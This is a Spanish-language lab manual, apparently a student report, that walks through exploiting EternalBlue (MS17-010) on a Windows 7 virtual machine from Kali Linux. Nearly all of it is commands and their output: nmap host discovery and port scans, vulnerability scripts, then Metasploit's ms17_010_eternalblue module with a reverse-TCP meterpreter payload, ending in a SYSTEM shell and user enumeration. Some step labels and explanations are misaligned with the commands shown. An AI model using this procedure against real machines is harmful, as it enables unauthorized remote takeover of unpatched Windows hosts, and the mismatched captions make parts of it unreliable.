


Manual de explotacion de vulnerabilidad eternal blue con kalilinux a windows 7

Jose Ismael Font Fernandez

1 ifconfig (veo la ip asignada,mascara subred y ip del broadcast)



A screenshot of a Kali Linux terminal window titled "ismael@ismael:~". The window shows the output of the "ifconfig" command. The output details two network interfaces: "eth0" and "lo".


```
(ismael@ismael)~$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.0.0.210 netmask 255.255.255.0 broadcast 10.0.0.255
        inet6 2001:1308:25eb:7a00:a00:27ff:fe9a:3dc prefixlen 64 scopeid 0x0<global>
            inet6 2001:1308:25eb:7a00:715c:e51:ec2d:9fe4 prefixlen 64 scopeid 0x0<global>
                inet6 fe80::a00:27ff:fe9a:3dc prefixlen 64 scopeid 0x20<link>
                    ether 08:00:27:9a:03:dc txqueuelen 1000 (Ethernet)
                    RX packets 11025 bytes 882015 (861.3 KiB)
                    RX errors 0 dropped 0 overruns 0 frame 0
                    TX packets 3894 bytes 1916796 (1.8 MiB)
                    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
        loop txqueuelen 1000 (Local Loopback)
        RX packets 62 bytes 5788 (5.6 KiB)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 62 bytes 5788 (5.6 KiB)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

(ismael@ismael)~$
```

El comando ifconfig en Kali Linux se utiliza para mostrar y configurar las interfaces de red del sistema; al ejecutarlo, despliega información como la dirección IP asignada, la máscara de subred, la dirección de broadcast y otros parámetros de la interfaz, permitiendo verificar y administrar la conectividad de red de manera básica.

2 sudo namp -sn 10.0.0.0/24

A screenshot of a Kali Linux terminal window titled "kali linux jose [Corriendo] - Oracle VirtualBox". The window shows a terminal session with the command "sudo nmap -sn 10.0.0.0/24" being run. The output lists several hosts found on the network, each with its MAC address and latency information. The background of the terminal window is a blue abstract pattern.

```
(ismael@ismael)~$ sudo nmap -sn 10.0.0.0/24
[sudo] password for ismael:
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-17 15:14 EST
Nmap scan report for dev.opt (10.0.0.1)
Host is up (0.00087s latency).
MAC Address: 90:17:3F:52:8D:79 (Huawei Technologies)
Nmap scan report for 10.0.0.33
Host is up (0.00045s latency).
MAC Address: F8:BC:12:80:4A:5A (Dell)
Nmap scan report for 10.0.0.35
Host is up (0.00034s latency).
MAC Address: B8:CA:3A:B3:6B:F4 (Dell)
Nmap scan report for 10.0.0.37
Host is up (0.0016s latency).
MAC Address: B8:CA:3A:B3:94:5C (Dell)
Nmap scan report for 10.0.0.106
Host is up (0.0015s latency).
MAC Address: C8:1F:66:04:BF:7B (Dell)
Nmap scan report for 10.0.0.116
Host is up (0.016s latency).
MAC Address: 34:17:EB:A5:C1:32 (Dell)
Nmap scan report for 10.0.0.123
Host is up (0.0011s latency).
MAC Address: B8:CA:3A:B3:69:65 (Dell)
Nmap scan report for 10.0.0.125
Host is up (0.00039s latency).
```

El comando `sudo nmap -sn 10.0.0.0/24` en Kali Linux realiza un escaneo de ping sobre toda la subred indicada (en este caso, 10.0.0.0 con máscara /24, es decir, 256 direcciones posibles). La opción `-sn` desactiva el escaneo de puertos y se limita a comprobar qué hosts están activos, mostrando cuáles responden en esa red sin detallar servicios ni puertos abiertos.

3 ping -c 1 [ip-possibles-maquinas-virtuales-vulnerables]

```
(ismael@ismael)@[~]
$ ping -c 1 10.0.0.181
PING 10.0.0.181 (10.0.0.181) 56(84) bytes of data.
64 bytes from 10.0.0.181: icmp_seq=1 ttl=128 time=2.44 ms

--- 10.0.0.181 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 2.438/2.438/2.438/0.000 ms
```

El comando ping -c 1 [ip] en Kali Linux envía un solo paquete ICMP (gracias a la opción -c 1) a la dirección IP indicada, en este caso la de una posible máquina virtual vulnerable. Su propósito es comprobar rápidamente si el host responde y está activo en la red, sin generar tráfico adicional ni un ping continuo.

4 nmap -p- --open -sS -min-rate 5000 -vvv -n -
Pn 10.0.0.181

```
(ismael@ismael)-[~]
$ nmap -p- --open -sS -min-rate=5000 -vvv -n -Pn 10.0.0.181
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Warning: The -m option is deprecated. Please use -oG
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-17 15:35 EST
Initiating ARP Ping Scan at 15:35
Scanning 10.0.0.181 [1 port]
Completed ARP Ping Scan at 15:35, 0.06s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 15:35
Scanning 10.0.0.181 [65535 ports]
Discovered open port 139/tcp on 10.0.0.181
Discovered open port 445/tcp on 10.0.0.181
Discovered open port 135/tcp on 10.0.0.181
Discovered open port 49155/tcp on 10.0.0.181
Discovered open port 49152/tcp on 10.0.0.181
Discovered open port 49154/tcp on 10.0.0.181
```

este comando busca todos los puertos abiertos en la máquina 10.0.0.181 de manera rápida y detallada, sin comprobar previamente si responde a ping.

The screenshot shows a Linux desktop environment with a dark blue theme. At the top, there is a menu bar with Spanish labels: Archivo, Máquina, Ver, Entrada, Dispositivos, and Ayuda. Below the menu bar is a dock with icons for the Dash (blue square with a white dragon), Home (blue square with a white house), Files (blue folder), and a browser (red square with a yellow fox). To the right of the dock are four windows labeled 1, 2, 3, and 4. The window labeled 4 is active and contains a terminal session. The terminal window has a title bar with the user's name, "ismael@ismael: ~". The menu bar within the terminal window includes Session, Actions, Edit, View, and Help. The terminal command entered is:


```
$ nmap -sCV -P 135,139,445,49158 10.0.0.181 -oN res-targeted
```

Starting Nmap 7.95 (https://nmap.org) at 2026-01-17 14:23 EST
Failed to resolve "135,139,445,49158".

5 Nmap -sCV -p 135,139,445,49158 10.0.0.181 -oN res-targeted

este comando busca identificar qué servicios están activos en esos puertos, qué versiones ejecutan y si presentan información adicional, guardando todo en un archivo para su posterior análisis.

6 nmap --script "vuln and safe" -p 445 10.0.0.181



```
kali linux jose [Corriendo] - Oracle VirtualBox
Archivo Máquina Ver Entrada Dispositivos Ayuda
ismael@ismael: ~
Session Actions Edit View Help
(ismael@ismael)-[~]
$ nmap -sCV -p 135,139,445,49158 10.0.181 -oN res-targeted
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-17 14:23 EST
Nmap scan report for 10.0.181 (10.0.0.181)
Host is up (0.0010s latency).

PORT      STATE SERVICE      VERSION
135/tcp    open  msrpc        Microsoft Windows RPC
139/tcp    open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds Windows 7 Home Basic 7601 Service Pack 1 microsoft-ds (workgroup: WORKGROUP)
49158/tcp  open  msrpc        Microsoft Windows RPC
MAC Address: 08:00:27:BF:99:A9 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: Host: MICROCHOFIT; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2026-01-17T02:28:28
|_  start_date: 2026-01-17T00:49:17
| smb-security-mode:
|   account used: guest
```

Ese comando de Nmap ejecuta scripts NSE relacionados con vulnerabilidades y comprobaciones seguras sobre el puerto 445 (usado por SMB) en el host 10.0.0.181.

7 msfconsole -q


```
kali linux jose [Corriendo] - Oracle VirtualBox
Archivo Máquina Ver Entrada Dispositivos Ayuda
Session Actions Edit View Help
(ismael@ismael)-[~]
$ nmap --script "vuln and safe" -p 445 10.0.0.181
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-17 14:28 EST
Stats: 0:00:00 elapsed; 0 hosts completed (0 up), 1 undergoing ARP Ping Scan
ARP Ping Scan Timing: About 100.00% done; ETC: 14:28 (0:00:00 remaining)
Nmap scan report for 10.0.0.181
Host is up (0.00072s latency).

PORT      STATE SERVICE
445/tcp    open  microsoft-ds
MAC Address: 08:00:27:BF:99:A9 (PCS Systemtechnik/Oracle VirtualBox virtual
IC)

Host script results:
| smb-vuln-ms17-010:
|   VULNERABLE:
|     Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-0
|       State: VULNERABLE
|       IDs: CVE:CVE-2017-0143
|       Risk factor: HIGH
|         A critical remote code execution vulnerability exists in Microsoft
By1
```

El comando `msfconsole -q` inicia la consola de Metasploit Framework en modo silencioso, es decir, sin mostrar el banner ni los mensajes de inicio habituales. Esto permite entrar directamente al entorno interactivo de Metasploit para ejecutar módulos de explotación, escaneo o post-explotación sin la salida inicial que normalmente aparece.

8 search eternalblue




```
ismael@ismael: ~
Session Actions Edit View Help
└$ msfconsole -q
msf >
msf > search eternalblue
[-] No results from search
msf > search eternalblue

Matching Modules
=====
#  Name
Check Description
-----
0  exploit/windows/smb/ms17_010_eternalblue      2017-03-14    ave
e Yes   MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
1    \_ target: Automatic Target
.
2    \_ target: Windows 7
.
3    \_ target: Windows Embedded Standard 7
.
4    \_ target: Windows Server 2008 R2
```

El comando `search eternalblue` dentro de Metasploit busca módulos relacionados con la vulnerabilidad MS17-010 (EternalBlue), que afecta al protocolo SMBv1 en múltiples versiones de Windows. Esto permite identificar exploits, escáneres y herramientas auxiliares disponibles en Metasploit para evaluar o explotar sistemas vulnerables.

9 use 0



A screenshot of the Metasploit Framework interface running on a Kali Linux host. The window title is "kali linux jose [Corriendo] - Oracle VirtualBox". The menu bar includes "Archivo", "Máquina", "Ver", "Entrada", "Dispositivos", and "Ayuda". Below the menu is a toolbar with icons for "Session", "Actions", "Edit", "View", and "Help". The main console area shows the following session:

```
msf > use 0
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_
msf exploit(windows/smb/ms17_010_eternalblue) > show options
```

The "Module options (exploit/windows/smb/ms17_010_eternalblue):" section displays the following table:

Name	Current Setting	Required	Description
RHOSTS		yes	The target host(s), see http://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	445	yes	The target port (TCP)
SMBDomain		no	(Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
SMBPass		no	(Optional) The password for the specified username
SMBUser		no	(Optional) The username to a

Cuando en Metasploit escribes use 0 justo después de un search, lo que haces es cargar el primer módulo listado en los resultados de la búsqueda.

10 show options

```
msf exploit(windows/smb/ms17_010_eternalblue) > set RHOST 10.0.0.181  
RHOST => 10.0.0.181
```

En Metasploit, cuando ejecutas el comando `show options` después de haber cargado un módulo (por ejemplo, use 0 para EternalBlue), se despliega una lista de parámetros que debes configurar antes de lanzar el exploit o escáner.

11 set RHOST 10.0.0.181

```
msf exploit(windows/smb/ms17_010_eternalblue) > exploit
[*] Started reverse TCP handler on 10.0.0.210:4444
[*] 10.0.0.181:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 10.0.0.181:445           - Host is likely VULNERABLE to MS17-010! - Wind
7 Home Basic 7601 Service Pack 1 x64 (64-bit)
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.2
```

Lo que haces es definir la dirección IP del objetivo (Remote Host) para el módulo que tienes cargado. En este caso, estás indicando que el exploit o escáner debe trabajar contra la máquina con IP 10.0.0.181.

12 exploit

```
meterpreter > shell
Process 668 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.
```

lo que haces es ejecutar el módulo que tienes cargado (en tu caso, probablemente el exploit de EternalBlue contra 10.0.0.181).

13 Shell y whoami

```
C:\Windows\system32>whoami  
whoami  
nt authority\system
```

Shell lo que haces es abrir una shell del sistema operativo en la máquina comprometida (si el exploit tuvo éxito). Esto te da acceso directo a la línea de comandos del objetivo.


Este comando añade un nuevo usuario al equipo, el cual luego puede ser gestionado (por ejemplo, asignarlo a grupos como *Administradores* o *Usuarios*)

14 whoami

```
C:\Windows\system32>net user  
net user
```

este comando añade un nuevo usuario al equipo, el cual luego puede ser gestionado (por ejemplo, asignarlo a grupos como Administradores o Usuarios)

15 net user



```
C:\Windows\system32> net localgrup
net localgrup
The syntax of this command is:


NET
[ ACCOUNTS | COMPUTER | CONFIG | CONTINUE | FILE | GROUP | HELP |
HELPMSG | LOCALGROUP | PAUSE | SESSION | SHARE | START |
STATISTICS | STOP | TIME | USE | USER | VIEW ]
```

C:\Windows\system32>

